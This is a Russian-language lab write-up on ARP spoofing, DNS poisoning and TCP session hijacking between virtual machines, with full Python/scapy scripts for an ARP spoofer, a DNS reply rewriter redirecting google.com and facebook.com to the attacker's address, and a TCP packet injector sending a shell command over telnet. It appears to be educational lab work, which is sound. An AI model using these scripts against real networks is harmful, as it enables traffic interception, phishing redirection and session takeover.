


ARP Spoofing



Для совершения атаки необходимо:
Компьютер злоумышленника, в моей сети это машина Kali Linux в VLAN3;
Компьютер жертвы - Linux Mint в том же VLAN3.
Чтобы траффик проходил через тачку злоумышленника, необходимо маршрутизировать пакеты, для этого на Kali поменяем флаг:
echo 1 > /proc/sys/net/ipv4/ip_forward

Теперь все готово, включаем сеть.
Смотрим айпи адреса, мак адреса устройств Kali и Mint, их arp таблицы:






Видим, что у жертвы в таблице прописан гитвей(192.168.3.1) и его мак адрес. Нам нужно послать широковещательный ARP запрос, чтобы поменять mac адрес в arp таблицах гитвея и машины жертвы на mac адрес Kali.

Будем использовать написаный мной скрипт на Python:

```
"""
My spoofer
"""
import scapy.all as scapy
from scapy.layers.l2 import ARP, Ether
import time
import argparse


def args():
    parser = argparse.ArgumentParser("spoofer")
    parser.add_argument("-v", "--victim", required=True)
    parser.add_argument("-r", "--router", required=True)
    return parser.parse_args()


def get_mac(ip):
    """returns mac for ip"""
    arp = ARP(pdst=ip)
    brd = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = brd / arp
    ans, _ = scapy.srp(packet, verbose=0)  # (sent, received)
    # ans[0][1].show()
    try:
        return ans[0][1].hwsrc
    except Exception as e:
        return None


def spoof(victim, router):
    victim_mac = get_mac(victim)
    router_mac = get_mac(router)
    if not victim_mac or not router_mac:
        print("mac address not found for ips")
        exit(0)

    packet_to_victim = ARP(pdst=victim, op=2, hwdst=victim_mac, psrc=router)
    packet_to_router = ARP(pdst=router, op=2, hwdst=router_mac, psrc=victim)
    counter = 1
    while True:
        print(f"\r{'*' * (counter % 120)}", end="")
        counter += 1
        scapy.send(packet_to_router, verbose=False)
        scapy.send(packet_to_victim, verbose=False)
        time.sleep(5)


if __name__ == "__main__":
    options = args()
    spoof(options.victim, options.router)
```

После запуска скрипта, снова выводим таблицу у тачки Mint и видим, что мас адреса KAli и роуетра одинаковые



Дальше уже можно сниффать траффик с машины злоумышленника.

ARP Spoofing & DNS Poisoning

Для этого нам понадобится новый скрипт, который подменяет ответы от DNS сервера,я взял готовый на основе scapy, суть в том, что мы перехватываем траффик с помощью арп спуффера+меняем запросы DNS типа, то есть условно, если жертва отправляет nslookup или ping на google.com (http://google.com), то запрос жертву можно будет перенаправить на ip злоумышленника. Это может быть фишинговый сайт.
Для этого чтобы перенаправлять нужные пакеты, пропишем нужное правило в файрволл iptables:
iptables -I FORWARD -j NFQUEUE --queue-num 0
Теперь можно обрабатывать DNS пакеты с помощью iptables.

```
from scapy.all import *
from netfilterqueue import NetfilterQueue
import os

# DNS mapping records, feel free to add/modify this dictionary
# for example, google.com will be redirected to 192.168.1.100
dns_hosts = {
    b"www.google.com.": "192.168.3.2",
    b"google.com.": "192.168.3.2",
    b"facebook.com.": "192.168.3.2"
}


def process_packet(packet):
    """
    Whenever a new packet is redirected to the netfilter queue,
    this callback is called.
    """
    # convert netfilter queue packet to scapy packet
    scapy_packet = IP(packet.get_payload())
    if scapy_packet.haslayer(DNSRR):
        # if the packet is a DNS Resource Record (DNS reply)
        # modify the packet
        print("[Before]:", scapy_packet.summary())
        try:
            scapy_packet = modify_packet(scapy_packet)
        except IndexError:
            # not UDP packet, this can be IPerror/UDPerror packets
            pass
        print("[After ]:", scapy_packet.summary())
        # set back as netfilter queue packet
        packet.set_payload(bytes(scapy_packet))
    # accept the packet
    packet.accept()


def modify_packet(packet):
    """
    Modifies the DNS Resource Record `packet` ( the answer part)
    to map our globally defined `dns_hosts` dictionary.
    For instance, whenever we see a google.com answer, this function replaces
    the real IP address (172.217.19.142) with fake IP address (192.168.1.100)
    """
    # get the DNS question name, the domain name
    qname = packet[DNSQR].qname
    if qname not in dns_hosts:
        # if the website isn't in our record
        # we don't wanna modify that
        print("no modification:", qname)
        return packet
    # craft new answer, overriding the original
    # setting the rdata for the IP we want to redirect (spoofed)
```

```
        # for instance, google.com will be mapped to "192.168.1.100"
        packet[DNS].an = DNSRR(rrname=qname, rdata=dns_hosts[qname])
        # set the answer count to 1
        packet[DNS].ancount = 1
        # delete checksums and length of packet, because we have modified the packe
        # new calculations are required ( scapy will do automatically )
        del packet[IP].len
        del packet[IP].chksum
        del packet[UDP].len
        del packet[UDP].chksum
        # return the modified packet
        return packet


QUEUE_NUM = 0
# insert the iptables FORWARD rule
os.system("iptables -I FORWARD -j NFQUEUE --queue-num {}".format(QUEUE_NUM))
# instantiate the netfilter queue
queue = NetfilterQueue()
try:
    # bind the queue number to our callback `process_packet`
    # and start it
    queue.bind(QUEUE_NUM, process_packet)
    queue.run()
except KeyboardInterrupt:
    # if want to exit, make sure we
    # remove that rule we just inserted, going back to normal.
    os.system("iptables --flush")
```

Для начала используем скрипт для арпспуффинга. Теперь запускаем новый скрипт.
У меня к сожалению не получилось, но мы должны были подменить запрос, тем самым жертва введя в запрос к примеру google.com (http://google.com) перенаправить на ip, которйы прописал злоумшыленник в скрипте.
Это можно сделать с помощью готовой утилиты на Kali Linux ettercap.
С ettercap все просто, указываем два хоста, жертва и роутер,

Задаем в конфиге на какой ip будем менять dns ответ:

После этого подключаем плагин для сниффа и запускаем

Жертва пингует домен, ip меняется на мой. Если открыть домен, то открывается сайт злоумышленника.

TCP Hijacking

Начать можно со сниффинга траффика через WireShark с помощью атаки ARP Spoofing.
После этого нам нужно исследовать пакеты при подключении по TCP, например, жертва подключается по telnet на удаленную машину. Последний TCP пакет содержит нужную информацию

Порт, ack, seq, и прочее. С помощью скрипта попытался создать папку, но не вышло

```
from scapy.all import*
ip = IP(src="192.168.2.2", dst="192.168.3.2")
tcp = TCP(sport=34688, dport=23, flags="A", seq=2778609551, ack=1591494938)
data = "\n touch /home/xokage/1.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Почему то не получается…
Но суть атаки в том, что мы можем снифая траффик, получить необходимые флаги, тем самым подключиться в tcp сессию.